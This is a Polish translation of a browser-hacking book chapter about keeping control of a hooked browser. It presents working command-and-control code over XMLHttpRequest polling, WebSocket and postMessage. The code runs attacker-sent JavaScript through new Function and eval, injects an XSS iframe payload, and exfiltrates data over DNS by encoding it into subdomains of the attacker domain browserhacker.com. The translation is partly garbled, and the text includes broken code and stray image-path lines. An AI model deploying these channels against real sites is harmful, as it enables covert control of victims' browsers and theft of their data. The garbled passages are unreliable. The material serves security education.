Zachowanie kontroli

Przytrzymanie stopy w drzwiach ma ograniczoną wartość, jeśli drzwi te zatrzasną się w ciągu kilku chwil. Nauczyłeś się, jak postawić stopę w drzwiach. Teraz musisz nauczyć się, jak utrzymywać otwarte drzwi. W przypadku hakowania oznacza to, że po przejęciu początkowej kontroli nad przeglądarką konieczne będzie jej zachowanie. W tym momencie wkracza faza Retaing Control metody hakowania przeglądarki. Utrzymanie komunikacji i Utrzymanie odporności. Podstawowa koncepcja zachowania kanału komunikacji opiera się na ustanowieniu mechanizmu mającego na celu zachowanie kontroli za pomocą przeglądarki docelowej lub, co więcej, wielu przeglądarek. Zachowanie trwałości obejmuje techniki, które pozwalają na pozostanie aktywnym kanałem komunikacji, niezależnie od podejmowanych przez użytkownika działań. Jak widać w poniższych częściach, wiele ataków potrzebuje czasu na wykonanie, niektóre w kolejności sekund. Te problemy z timingiem są skomplikowane podczas wykonywania powiązanego ataku, w których wiele akcji jest łączonych razem. Posiadanie stabilnego kanału komunikacji jest krytycznym wymogiem dla każdej poważnej aktywności włamywania się do przeglądarki. Bez tego twój czas się skończy i wrócisz do punktu wyjścia.

Zrozumienie zachowania kontroli

Utrzymanie kontroli nad celem jest trudniejsze niż wykonanie początkowych instrukcji. O ile nie będziesz w stanie w jakikolwiek sposób wstrzyknąć kodu na każdą stronę, stracisz kontrolę, gdy cel odejdzie. Idealnie byłoby zachować kontrolę nad przeglądarką nie tylko w obliczu rozłączenia sieci, ale niezależnie od tego, jakie strony odwiedza użytkownik. Dlaczego więc naprawdę musisz zapewnić kontrolę nad przeglądarką? Jeśli potrafisz wykonać swój kod w przeglądarce docelowej, to z pewnością powinno to być wszystko, co musisz zrobić, prawda? Źle i nie nazywaj mnie Shirley! Wyobraź sobie, że chcesz zidentyfikować wszystkie aktywne hosty w sieci lokalnej przeglądarki docelowej, a następnie skanować port JavaScript. To działanie może potrwać kilka minut w zależności od liczby aktywnych hostów i liczby portów, które są sprawdzane. Oczywiście, będziesz musiał zachować kontrolę nad przeglądarką przez pewien okres czasu. Zachowanie kontroli nad celem można podzielić na dwa szerokie obszary. Zachowują one komunikację i wytrwałość. Oba są ważne, ponieważ wydłużą czas hakowania przeglądarki. Utrzymanie komunikacji może nastąpić przy użyciu wielu rodzajów kanałów, które docierają do kontrolowanego serwera WWW. W niektórych przypadkach mogą być nawet utrzymywane przez DNS bez polegania na HTTP. Możesz użyć takiego, który zapewnia maksymalną prędkość, ale prawdopodobnie poświęcisz komunikację ze starszymi przeglądarkami. Odkryjesz ten kompromis w nadchodzących sekcjach. Tradycyjne rootkity systemu operacyjnego osiągają trwałość poprzez przechwytywanie wywołań systemowych i wstrzykiwanie kodu bezpośrednio do jądra, a nawet sterowników, aby zachować je podczas restartów, aktualizacji, a czasem nawet po czyszczeniu systemu operacyjnego. W Twoim w przypadku, gdy cel zamyka przeglądarkę internetową, gra kończy się, przynajmniej tymczasowo.

HAKOWANIE

Techniki omówione zarówno w tym, jak i poprzednich częściach, mogą być zastosowane razem, aby przeprowadzić tak zwane zaczepianie przeglądarki. Podłączenie przeglądarki to proces ustanawiania dwukierunkowego kanału komunikacji z docelową przeglądarką. W tej książce często czytasz termin „przeglądarka przechwycona”. Oznacza to po prostu każdą przeglądarkę, która początkowo była zmuszona do wykonania złośliwego kodu i może teraz otrzymywać więcej poleceń z centralnego serwera, takiego jak BeEF. Gdy nowe polecenia są odbierane i wykonywane przez zaczepioną przeglądarkę, wyniki można asynchronicznie zwrócić z powrotem na serwer centralny. Takie kanały komunikacyjne umożliwiają wykonywanie zaawansowanych łańcuchów ataku, w postaci modułów dowodzenia, które mogą być wykonywane w logicznej kolejności. Na przykład po ustanowieniu

wstępnej kontroli nad przeglądarką możesz najpierw chcieć odzyskać wewnętrzny adres IP zaczepionej przeglądarki. Gdy zostanie to odkryte, należy wykonać komendę ping w sieci wewnętrznej i na koniec uruchomić skanowanie portów odpowiadających hostów. Wszystkie te akcje mogą być powiązane razem, a przepływ opcjonalnie zmieniony w zależności od wyników wykonania poprzednich kroków.

Poprzez modularyzację różnych kodów ataku dostępnych w zestawie narzędzi atakującego, można wykorzystać jeden exploit do wykonania szerokiej gamy działań. Działania te często wprowadzają pętlę zwrotną atakującego, w wyniku której określone działanie może odsłonić kolejny problem, który po dalszym zbadaniu może ujawnić więcej problemów.

Poznawanie technik komunikacyjnych

Podczas badania komunikacji, pierwszą rzeczą, którą musisz zrozumieć, jest sposób działania kanału komunikacji. Wybierając odpowiedni kanał, musisz rozważyć, czy chcesz obsługiwać przeglądarkę, czy szybkość. Możesz mieć bardzo szybki kanał, korzystając z najnowocześniejszej technologii, która nie obsługuje Internet Explorera 6 ani Opery. W zależności od potrzeb może to być ograniczenie. Na przykład możesz zainteresować się tylko Chrome, ponieważ chcesz wykorzystać jego rozszerzenia, a następnie zdecydować się na kanał WebSocket. Dodatkowa prędkość może wymagać poświęcenia kompatybilności przeglądarki. Prawie każdy kanał komunikacji, którego możesz użyć, będzie polegał na jakimś odpytywaniu. Polling to klient sprawdzający zmiany lub aktualizacje z serwera. W rzeczywistości implementacja mechanizmu odpytywania zależy zarówno od klienta, jak i serwera. W tym przypadku klient jest kontrolowany przez kod JavaScript wprowadzony do przeglądarki docelowej, a serwer to oprogramowanie należące do atakującego, które odpowiada na proces odpytywania. Kanał komunikacji jest wymagany przede wszystkim z dwóch powodów: w celu wykrycia rozłączenia klienta i przekazania nowych poleceń z serwera do klienta. Tak długo, jak serwer odbiera żądania odpytywania, wie, że klient żyje i jest gotowy na otrzymywanie nowych poleceń. W poniższych sekcjach przedstawiono szereg technik tworzenia kanału komunikacji. Pamiętaj, że kanały komunikacji są dynamiczne i można je przełączać. Na przykład domyślny kanał komunikacyjny może użyć odpytywania XMLHttpRequest, a następnie przełączyć się na kanał WebSocket, jeśli przeglądarka go obsługuje.

Korzystanie z odpytywania XMLHttpRequest

Obiekt XMLHttpRequest jest dobrym kandydatem na domyślny kanał komunikacji, dzięki jego szerokiej kompatybilności z różnymi przeglądarkami. Z telefonu BlackBerry lub systemu Android, do Windows z IE, obsługiwany jest XMLHttpRequest. Natomiast funkcjonalność XMLHTTP musi zostać utworzona jako obiekt ActiveX, natomiast od IE 7 i później obiekt można tworzyć natywnie. Mechanizm XMLHttpRequest, który wykonuje magię komunikacji, jest dość prosty. Obiekt służy do tworzenia asynchronicznych żądań GET do atakującego serwera, w tym przypadku BeEF. Żądania te są wysyłane regularnie, na przykład co 2 sekundy, przy użyciu funkcji JavaScript setInterval (sendRequest (), 2000). Serwer BeEF zareaguje na jeden z dwóch sposobów:

■ Z pustą odpowiedzią wskazującą, że nie ma żadnych nowych działań

■ Z odpowiedzią o długości treści większej niż 0 bajtów, jeśli chcesz poinstruować przeglądarkę ofiary, aby coś zrobiła

Nowa logika będzie dodatkowym kodem JavaScript wykorzystującym zamknięcia JavaScript. Na przykład w poniższym fragmencie kodu exec_wrapper jest zamknięciem:

```
var a = 123;

function exec_wrapper(){
```

```
var b = 789;

function do_something(){

a = 456;

console.log(a); // 456 -> functional scope

console.log(b); // 678 -> functional scope

};

return do_something;

}

console.log(a); // 123 -> global scope

var wrapper = exec_wrapper();

wrapper()
```

DOMKNIĘCIA

Domknięcie, szczególnie w kontekście JavaScript, to specjalny obiekt, który obejmuje zarówno funkcje, jak i środowisko, w którym funkcje zostały utworzone. Ciekawe w poprzednim fragmencie kodu jest to, że po wykonaniu exec_wrapper() można oczekiwać, że zmienna b nie będzie już dostępna, zwłaszcza że znajdowała się poza funkcją do_something(), która została zwrócona przez exec_wrapper(). Jeśli następnie uruchomisz wrapper(); zobaczysz, że zwracane są wartości 456 i 789, co oznacza, że zmienna b była nadal dostępna. Wynika to z faktu, że exec_wrapper jest zamknięciem, a jako część jego środowiska uwzględniono również wszelkie zmienne lokalne wchodzące w zakres w momencie tworzenia. Zamknięcia przydają się również, gdy chcesz emulować metodę prywatną, aby uzyskać widoczność danych, ponieważ JavaScript nie zapewnia tego natywnego sposobu. Wynikiem tego jest proces dostarczania koncepcji programowania obiektowego do JavaScript

Domknięcia świetnie nadają się do dodawania nowego kodu dynamicznego, ponieważ zmienne prywatne (deklarowane przez var) wewnątrz zamknięcia są ukryte przed globalnym zakresem3. Za pomocą zamknięcia można powiązać dane środowiska z funkcją, która działa na tych danych. Jeśli miałbyś wielokrotnie przesyłać poprzedni kod, kapsułkowanie jego logiki w zamknięciu jest obowiązkowe, aby „ograniczyć" nowy kod do jego własnej funkcji. Zgodnie z taksonomią BeEF pozostałe przykłady będą nazywane modułami poleceń, ponieważ są to nowe polecenia do wykonania przez przeglądarkę. Pomysł zamknięcia można rozwinąć, aby utworzyć opakowanie, które dodaje moduły poleceń do stosu. Za każdym razem, gdy żądanie sondowania zostanie zakończone, stos. pop () zapewnia, że ostatni element stosu zostanie usunięty, a następnie wykonany. Poniższy kod jest przykładową implementacją tego podejścia. Zablokowano obiekt blokady i funkcję poll() ze względu na zwięzłość:

```
/**

* The stack of commands.

*/

commands: new Array(),

/**
```

```
* Wrapper. Add the command module to the stack of commands.
*/
execute: function(fn) {
this.commands.push(fn);
},
/**
* Do Polling. If the response is != 0, call execute_commands()
*/
get_commands: function() {
try {
this.lock = true;
//poll the server_host for new commands
poll(server_host, function(response) {
if (response.body != null && response.body.length > 0)
execute_commands();
});
} catch(e){
this.lock = false;
return;
}
this.lock = false;
},
/**
* Executes the received commands, if any.
*/
execute_commands: function() {
if(commands.length == 0) return;
this.lock = true;
while(commands.length > 0) {
command = commands.pop();
try {
```

```
command();

} catch(e) {

console.error(.message);

}

}

this.lock = false;

}
```

Jak widać w funkcji execute_commands(), jeśli polecenie stack nie jest puste, każda pozycja zostanie wyświetlona i wykonana. Możliwe jest wywołanie command() w bloku try ze względu na użycie zamknięć, co oznacza, że moduł poleceń jest zamknięty w swojej własnej anonimowej funkcji:

```
var msg = "What is your password?";

prompt(msg);

});
```

Funkcja jest nazywana anonimową, gdy jest dynamicznie zadeklarowana w czasie wykonywania, bez określonej nazwy. Te funkcje są przydatne, gdy trzeba wykonać małe fragmenty kodu, zwłaszcza gdy ten kod jest używany tylko raz, a nie w innych obszarach. Ta koncepcja jest powszechnie stosowana podczas rejestrowania anonimowych funkcji w modułach obsługi zdarzeń, na przykład:

```
aButton.addEventListener ('click', function () {alert ('you clicked me');}, false);
```

Gdy poprzedni moduł poleceń wyląduje w DOM przeglądarki docelowej, wywoływane jest opakowanie execute (), a następujący kod JavaScript będzie nową warstwą na stosie poleceń:

```
function() {

var msg = "What is your password?";

prompt(msg);

}
```

Na koniec, gdy uruchomi się commands.pop (), a następnie spróbuje wykonać wyskakujący kod, zostanie wyświetlone okno dialogowe monitu pokazujące zawartość msg. Po przeczytaniu przykładowego kodu implementacji można wyraźnie zobaczyć, że tablica poleceń została zaimplementowana jako stos, znany również jako struktura danych Last In First Out (LIFO). Można się zastanawiać, dlaczego nie została zaimplementowana jako struktura FIFO (First In First Out). To jest uczciwe pytanie i zależy głównie od twoich potrzeb. Jeśli potrzebujesz skorelować między sobą wykonywanie modułów poleceń, mając rodzeństwo i dane wejściowe modułu w zależności od poprzednich danych wyjściowych modułu, może być preferowana struktura danych FIFO.

Korzystanie z współdzielenia zasobów między źródłami CORS pozwala aplikacji internetowej na określenie różnych źródeł, które mogą odczytywać odpowiedzi HTTP poprzez nieznaczne rozszerzenie SOP. Jest to szczególnie przydatne, jeśli chcesz, aby Twój centralny serwer atakujący mógł komunikować się z odwiedzanymi przeglądarkami różnego pochodzenia. Serwer BeEF osiąga to dzięki

dołączeniu następujących dodatkowych nagłówków odpowiedzi HTTP, umożliwiając wysyłanie żądań POST i GET z różnych źródeł z dowolnego miejsca:

Access-Control-Allow-Origin: *

Access-Control-Allow-Methods: POST, GET

Gdy obiekt XMLHttpRequest zostanie użyty do wysłania żądania-krzyżowego GET, jeśli docelowy początek zwraca poprzednie nagłówki, można odczytać pełną odpowiedź HTTP. Gdy te nagłówki CORS nie są uwzględnione, SOP uniemożliwia obiektowi XMLHttpRequest odczytanie pełnej odpowiedzi HTTP. Jak w przypadku każdej specyfikacji, CORS ma również swoje dziwactwa związane z implementacją. W tym przypadku Internet Explorer nie był w pełni obsługiwany do wersji 10, a Opera Mini całkowicie nie obsługuje. Wersje IE 8 i 9 częściowo obsługują CORS za pośrednictwem obiektu XDomainRequest, ale wprowadzono następujące ograniczenia w jego użyciu:

■ Tylko schematy HTTP i HTTPS są w pełni obsługiwane.

■ Żądanie nie obejmuje niestandardowych nagłówków.

■ Żądaj domyślnego typu zawartości na tekst / zwykły i nie można go zastąpić.

■ Pliki cookie i inne nagłówki żądań uwierzytelnienia nie mogą być wysyłane.

Używanie CORS jako kanału komunikacyjnego to skuteczny sposób na utrzymanie stałej relacji między zaczepioną przeglądarką a serwerem. Czasami jednak możesz chcieć użyć szybszego kanału, takiego jak protokół WebSocket. Zagadnienie to omówiono w następnej sekcji.

Korzystanie z komunikacji WebSocket

Protokół WebSocket jest bardzo szybkim, pełnodupleksowym kanałem komunikacji. Ta technologia umożliwia podejmowanie rygorystycznych działań sterowanych zdarzeniami bez wyraźnej potrzeby odpytywania serwera. Nie oznacza to, że całkowicie wyrzucisz wewnętrzny mechanizm odpytywania - w zależności od twoich potrzeb i architektury kanału komunikacyjnego, zachowanie pewnej formy odpytywania może przynieść korzyści. Interfejs API WebSocket zastępuje inne technologie AJAX-Push, takie jak Comet5. Podczas gdy Comet wymaga dodatkowych bibliotek klienckich, WebSocket API jest implementowany natywnie w nowoczesnych przeglądarkach. Jak widać na rysunku 3-2, wszystkie najnowsze przeglądarki, w tym Internet Explorer 10, obsługują protokół WebSocket natywnie. Jedynymi wyjątkami są niektóre przeglądarki mobilne, takie jak Opera Mini i natywna przeglądarka Androida. Różne projekty mają na celu dodanie nieobsługiwanej kompatybilności WebSocket przeglądarki. Jednym z bardziej znaczących projektów jest Socket.io. Socket.io nadal korzysta z dodatkowej biblioteki JavaScript, która ma być używana po stronie klienta, ale zapewnia niezawodną łączność, wybierając najbardziej wydajny transport w czasie wykonywania. Niektóre z dostępnych kanałów w Socket.io obejmują protokół WebSocket, Adobe Flash Sockets, długie odpytywanie AJAX i odpytywanie JSONP. Poniższy kod pokazuje bardzo prosty kanał komunikacji między serwerem WWW Ruby a zahaczoną przeglądarką. Następująca implementacja serwera Ruby WebSocket jest oparta na bibliotece EM-WebSocket7 (lub gem). EM-WebSocket to asynchroniczna i szybka implementacja oparta na EventMachine.

```
require 'em-websocket'

EventMachine.run {

EventMachine::WebSocket.start(
```

```
:host => "0.0.0.0",
:port => 6666,
:secure => false) do |ws|
begin
ws.onmessage do |msg|
p "Received:"
p "->#{msg}"
ws.send("alert(1);")
end
rescue Exception => e
print_error "WebSocket error: #{e}"
end
end
}
```

Ten fragment kodu wiąże serwer WebSocket na porcie 6666, czekając na nowe wiadomości od klientów. Po otrzymaniu wiadomości do klienta wysyłane jest nowe polecenie. Zauważysz podobieństwo do kodu przedstawionego w poprzednim przykładzie XMLHttpRequest: funkcja anonimowa, function() {alert (1)}. Ze względu na zwięzłość nie używamy opakowania execute() z zamknięciami, jak wcześniej, ale ten kod można łatwo zmodyfikować w celu obsługi tego. Kod po stronie klienta jest pisany w JavaScript przy użyciu natywnego API WebSocket. Gdy kanał WebSocket jest otwarty, klient wysyła wiadomość do serwera z prośbą o więcej poleceń. Gdy serwer odpowiada, wyzwalane jest zdarzenie onmessage, a dane pochodzące z serwera są wykonywane, tworząc nowy obiekt Function. Dane przepływające przez kanał WebSocket mogą być typu String, Blob lub ArrayBuffer. W tym przypadku typem jest String, co oznacza, że kod musi zostać oceniony przez proces tworzenia go za pomocą nowej funkcji (). Zakładamy, że serwer atakującego i wysyłany kod JavaScript są domyślnie zaufane, więc używanie Funkcji w ten sposób jest względnie bezpieczniejsze niż używanie eval.

```
var socket = new WebSocket("ws://browserhacker.com:6666/");
socket.onopen = function(){
console.log("Socket open.");
socket.send("Server, send me commands.");
}
socket.onmessage = function(msg){
f = new Function(msg.data);
f();
```

```
console.log("Command received and executed.");

}
```

Nie każda przeglądarka obsługuje natywnie interfejs API WebSocket. Powiedz domyślnie, że używasz obiektów XMLHttpRequest jako domyślnego kanału komunikacji w celu obsługi większej liczby przeglądarek, ale chciałeś zaktualizować konkretny kanał, aby korzystał z protokołu WebSocket. Najpierw musisz ustalić, czy protokół WebSocket jest obsługiwany. Aby sprawdzić, czy jest obsługiwany, musisz pobrać odcisk palca z możliwości przeglądarki. Można jednak ustalić, czy interfejs API WebSocket lub MozWebSocket Mozilli jest obsługiwany za pomocą następującego kodu:

```
hasWebSocket: function() {

return !!window.WebSocket || !!window.MozWebSocket;

},
```

Jeśli zwróci to wartość true, możesz używać protokołu WebSocket w swoim JavaScript. Obiekt MozWebSocket jest podobny do obiektu WebSocket z prefiksem dodanym przez Mozillę w niektórych starszych wersjach Firefoksa (wersje od 6 do 10). Standardowego obiektu WebSocket można używać bez potrzeby używania przedrostka z wersji Firefox 11.

Korzystanie z komunikacji w wiadomościach

Jak wprowadzono wcześniej window.postMessage() to kolejna natywna metoda osiągania komunikacji między źródłami, przy jednoczesnym poszanowaniu SOP. Korzystanie z tej metody wymaga instalacji; po pierwsze, musisz hostować zawartość dla IFrame na atakującym serwerze, w tym przykładzie browserhacker.com:

```
<html>

<body>

<b>Embed me on a different origin</b>

<div id="debug">Ready to receive data...</div>

<script>

window.addEventListener("message", receiveMessage, false);

function doClick() {

parent.postMessage("Message sent from " + location.host,

"http://browservictim.com");

}

var debug = document.getElementById("debug");

function receiveMessage(event) {

debug.innerHTML += "Data: " + event.data + "\n Origin: " +

event.origin;

parent.postMessage("alert(1)", event.origin);
```

```
}
</script>
</body>
</html>
```

Następnie musisz wykorzystać lukę XSS w witrynie celu, powiedzmy browservictim.com. Wstrzyknięty ładunek wymaga logiki JavaScript oraz samego IFrame. Utworzony element IFrame ładuje poprzedni fragment kodu. Zwróć uwagę na tutaj IFrame to_server oraz funkcje post_msg() i receiveMessage():

```
<div id="debug"> </div>
<div id="ui">
<input type="text" id="v" />
<input type="button" value="Send to server" onclick="post_msg();" />
<iframe id="to_server"
src="http://browserhacker.com/postMessage_server.html"></iframe>
</div>
<script type="text/javascript">
window.addEventListener("message", receiveMessage, false);
var infoBar = document.getElementById("debug");
function receiveMessage(event) {
infoBar.innerHTML += event.origin + ": " + event.data + "";
new Function(event.data)();
}
function post_msg(domain) {
var to_server = document.getElementById("to_server");
to_server.contentWindow.postMessage("" +
eval(document.getElementById("v").value),
"http://browserhacker.com");
}
</script>
```

Po tym, jak kod załadowany z browserhacker.com odbiera dane z innego źródła, odpowiada z dodatkowym kodem JavaScript, który oceniłem, tworząc nową funkcję na Browservictim.com.

window.postMessage() może być przydatny do komunikacji między różnymi oknami, takimi jak IFrame, pop-up i pop-under i ogólnie tabulatorami. Jak zawsze, niektóre dziwactwa istnieją w różnych przeglądarkach. W Internet Explorerze 8 i nowszych można używać window.postMessage () tylko dla

IFrame, ale nie dla innych kart lub okien. Internet Explorer w wersjach od 8 do 10 tylko częściowo obsługuje postMessage (), podczas gdy protokół WebSocket jest w pełni obsługiwany9. Jest to jeden z głównych powodów, dla których warto rozważyć użycie postMessage() jako głównego kanału komunikacji (jeśli zaczepiona przeglądarka nie jest programem Internet Explorer).

Korzystanie z komunikacji tunelowej DNS

Każdy z omówionych wcześniej kanałów komunikacji opiera się na protokole HTTP. Protokół WebSocket jest wyjątkiem, ale jego początkowy uścisk dłoni nadal zależy od żądania HTTP, które jest interpretowane przez serwer HTTP jako żądanie aktualizacji 10, takie jak:

GET / ws HTTP / 1.1

Host: browserhacker.com

Aktualizacja: websocket

Połączenie: aktualizacja

Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ ==

Pochodzenie: http://browservictim.com

Sec-WebSocket-Version: 13

Nie ma w tym nic złego, chyba że zaczepiasz przeglądarki bez bezpośredniego połączenia, takie jak te za proxy HTTP, który rejestruje wszystko i potencjalnie sprawdza zawartość. Tutaj może się przydać kanał komunikacyjny oparty na DNS, wraz z innymi technikami unikania, które można wykorzystać w celu zmniejszenia prawdopodobieństwa wykrycia. Tylko kilka rozwiązań bezpieczeństwa monitoruje żądania DNS, a często ich skuteczność jest kwestionowana, ponieważ większość współczesnych przeglądarek korzysta z pobierania wstępnego DNS. Pobieranie wstępne DNS służy przede wszystkim poprawie komfortu użytkownika poprzez zwiększenie szybkości ładowania przyszłych zasobów. Kenton Born przedstawił badania na BlackHat 2010, wykorzystując tajne kanały DNS z samej przeglądarki. Ta metoda jest skuteczna, gdy dane muszą być wytłaczane tylko w jedną stronę z przeglądarki na serwer. Staje się jednak bardziej skomplikowane, jeśli komunikacja ma być dwukierunkowa. Możesz utworzyć prosty jednokierunkowy kanał eksfiltracji oparty na systemie DNS wysyła żądania do spreparowanych domen, które są rozwiązywane przez serwer DNS pod Twoją kontrolą. Taki kanał można wykorzystać do przekazania klucza symetrycznego do klienta w celu zaszyfrowania danych wymienianych między klientem a serwerem w kolejnych żądaniach i odpowiedziach HTTP. Na przykład, jeśli chcesz wysłać ciąg ABCDE przy użyciu tej techniki, możesz zakodować dane i przesłać je jako żądanie rozpoznania subdomeny. Jeśli twój serwer DNS rozpoznaje browserhacker .com, możesz wysłać ładunek danych, po prostu żądając zasobu obrazu, na przykład <img src = "_ encodedData_.browserhacker.com">. Prost funkcja JavaScript do generowania _encodedData_ może wyglądać następująco:

```
encode_data = function(str) {

var result="";

for(i=0;i<str.length;++i) {

result+=str.charCodeAt(i).toString(16).toUpperCase();

}

return result;
```

```
};

var data = "data_to_extrude_from_client_to_server";

var _encodedData_ = encodeURI(encode_data(data));

console.log(_encodedData_);
```

Powyższy kod jest wymagany, ponieważ nazwy domen mogą zawierać tylko znaki alfanumeryczne oraz łączniki (-) i kropki (.). Wynik encode_data(), biorąc pod uwagę dane użyte w poprzednim przykładzie kodu, będzie:

646174615F746F5F657874727564655F66726

F6D5F636C69656E745F746F5F736572766572

Dodatkowym ograniczeniem do rozważenia jest to, że nazwy FQDN są ograniczone do 255 znaków, w tym kropek. Biorąc pod uwagę te ograniczenia, fragment kodu pokazany wcześniej można rozszerzyć o:

```
var dom = document.createElement('b');

// splits strings into chunks

String.prototype.chunk = function(n) {

if (typeof n=='undefined') n=100;

return this.match(RegExp('.{1,'+n+'}','g'));

};

// sends a DNS request

sendQuery = function(query) {

var img = new Image;

img.src = "http://"+query;

img.onload = function() { dom.removeChild(this); }

img.onerror = function() { dom.removeChild(this); }

dom.appendChild(img);

};

// Split message into segments

segments = _encodedData_.chunk(max_segment_length);

for (seq=1; seq<=segments.length; seq++) {

// send segment

sendQuery(seq+"."+segments.length+"." +

segments[seq-1]+".browserhacker.com");
```

}


W zależności od długości domeny używanej do ataku i omówionych wcześniej limitów FQDN poprzedni fragment odpowiada za podzielenie zakodowanych danych na takie fragmenty:


.EA.A9.8F.EA.A9.8C.EA.A9.8D.EA.A9.8A.EA.A9.8B

Ponieważ ładunek danych prawdopodobnie będzie większy niż prosty ciąg pięciu znaków, najpierw dzieli się go na części. Dla każdej porcji odpowiedni element IMG jest dołączany do DOM. Tagi graficzne są używane, ponieważ gdy pobieranie wstępne DNS jest wyłączone w przeglądarce, atrybut src zostanie rozwiązany jako pierwszy, co spowoduje zapytanie DNS. Żądanie HTTP pobrania obrazu zostanie wydane później. Pamiętaj również, że jeśli odpowiedź serwera DNS brzmi Błąd lub nie znaleziono, kolejne żądanie HTTP nigdy nie zostanie wysłane. W tym samym czasie serwer DNS już przetworzyłby dane pochodzące od klienta. Jest to przydatne w celu uzyskania lepszej komunikacji. To podejście działa dobrze, jeśli chcesz komunikować się od klienta do kontrolowanego serwera DNS, ale możesz się zastanawiać, jak działa on w drugą stronę. Jak osiągnąć dwukierunkową komunikację, wysyłając dane z serwera do klienta? Jest to trudniejsze do osiągnięcia, ale nadal możliwe. Jednym ze sposobów implementacji komunikacji dwukierunkowej jest ustalenie czasu zapytań DNS, co oznacza czas potrzebny do rozwiązania domeny. Możesz na przykład wywnioskować, że serwer chciał wysłać 0, jeśli domena została rozwiązana w mniej niż sekundę. Z drugiej strony możesz wywnioskować, że serwer wysłał 1, jeśli domena została rozwiązana dłużej niż sekundę. W ten sposób przeglądarka może rekonstruować ciągi na podstawie ich reprezentacji binarnej, ostatecznie używając String.fromCharCode). Szybsze metho wykorzystuje udane i nieudane połączenia z domenami, które oznaczają każdy bit danych. Oznacza to, że pojedyncza domena jest mapowana na pojedynczy bit danych. Te błędy rozdzielczości można wykryć za pomocą JavaScript. W tym przykładzie domena bit-00000002-0000003d.browserhacker.com reprezentuje 1 lub 0 w zależności od tego, czy rozwiązuje (i zwraca zasób)

```
Last login: Fri Nov 15 11:40:28 on ttys000
lon-sp-5dv7p:~ morru$ host bit-00000002-0000003e.browserhacker.com
bit-00000002-0000003e.browserhacker.com has address 74.125.237.136
lon-sp-5dv7p:~ morru$ host bit-00000002-0000003d.browserhacker.com
Host bit-00000002-0000003d.browserhacker.com not found: 3(NXDOMAIN)
lon-sp-5dv7p:~ morru$
```

Zapytano dwie różne domeny z różnymi wynikami. Aby pomóc w dostrzeżeniu różnicy, strzałka wskazuje na postać, która subtelnie zmienia się w każdym żądaniu. Jeden rozwiązuje, a drugi nie. Jest to podstawa do wykrycia stanu bitu w transferze danych przez tunel DNS z serwera do klienta / W takim przypadku adres IP 74.125.237.136 jest zwracany, gdy bit ma być wysłany do wartości true. Przyczynę tego wyjaśniono w dalszej części tego rozdziału i pokazano poniżej





Pierwszy rysunek pokazuje proces zwracania 1 bitu przez tunel DNS przeglądarki. Po pomyślnym załadowaniu obrazu (cross-origin) wywoływana jest funkcja onload w celu zasygnalizowania zapamiętania prawdziwego stanu bitu

Drugi rysunek pokazuje ponownie przesyłanie informacji z tunelu DNS, jednak w tym przypadku został przesłany bit 0. Po załadowaniu obrazu z powodu braku domeny (cross-origin) wywoływana jest funkcja onerror, która sygnalizuje zapisanie stanu 0 bitu. Proces przesyłania binarnego zostanie skonfigurowany w taki sposób, aby przeglądarka komunikowała się z serwerem tunelu DNS, który adres IP powinien zwrócić w celu uzyskania prawdziwego stanu. Teraz dane mogą zacząć być przesyłane z serwera do przeglądarki za pomocą tunelu. Poniższy fragment kodu jest przykładem tego, jak pobrać ciąg z tunelu DNS. Zauważ, że pierwszy krok - przekazanie adresu IP do tunelu DNS - jest pomijany w celu uproszczenia demonstracji. Adres IP 74.125.237.136 został zakodowany na stałe na serwerze tunelu DNS dla fragmentu kodu.

```
var tunnel_domain = "browserhacker.com"; // location of the DNS server

var dom = document.createElement('b');

var messages = new Array();

var bits = new Array();

var bit_transfered = new Array();

var timing = new Array();

// Do the DNS query by reqeusting an image

send_query = function(fqdn, msg, byte, bit) {

var img = new Image;

img.src = "http://" + fqdn + "/favicon.ico";

img.onload = function() { // successful load so bit equals 1

bits[msg][bit] = 1;

bit_transfered[msg][byte]++;

if (bit_transfered[msg][byte] >= 8)

reconstruct_byte(msg, byte);

dom.removeChild(this);

}
```

```
img.onerror = function() { // unsuccessful load so bit equals 0
bits[msg][bit] = 0;
bit_transfered[msg][byte]++;
if (bit_transfered[msg][byte] >= 8)
reconstruct_byte(msg, byte);
dom.removeChild(this);
}
dom.appendChild(img);
};
// Construct the request and send it via send_query
function get_byte(msg, byte) {
bit_transfered[msg][byte] = 0
// Request the byte one bit at a time
for(var bit=byte*8; bit < (byte*8)+8; bit++){
// Set the message number (hex)
msg_str = ("00000000" + msg.toString(16)).substr(-8);
// Set the bit number (hex)
bit_str = ("00000000" + bit.toString(16)).substr(-8);
// Build the subdomain
subdomain = "bit-" + msg_str +"-" + bit_str;
// build the full domain
domain = subdomain + '.' + tunnel_domain;
// Request something like
// bit-00000002-0000003e.browserhacker.com
send_query(domain, msg, byte, bit)
}
}
// Build the environment and request the message
function get_message(msg) {
// Set variables for getting a message
messages[msg] = "";
```

```
bits[msg] = new Array();
bit_transfered[msg] = new Array();
timing[msg] = Date.now();
get_byte(msg, 0);
}
// Build the data returned from the binary results
function reconstruct_byte(msg, byte){
var char = 0;
// Build the last byte requested
for(var bit=byte*8; bit < (byte*8)+8; bit++){
char <<= 1;
char += bits[msg][bit] ;
}
// Message is terminated with a null byte (all failed DNS requests)
if (char != 0) {
// The message isn't terminated so get the next byte
messages[msg] += String.fromCharCode(char);
get_byte(msg, byte+1);
} else {
// The message is terminated so finish
delta = (Date.now() - timing[msg])/1000;
bytes_per_second = "" +
((messages[msg].length + 1) * 8)/delta;
console.log(messages[msg] + " - (" +
(bytes_per_second.substr(0,5)) +
" bits/second)");
}
}
get_message(0);
```

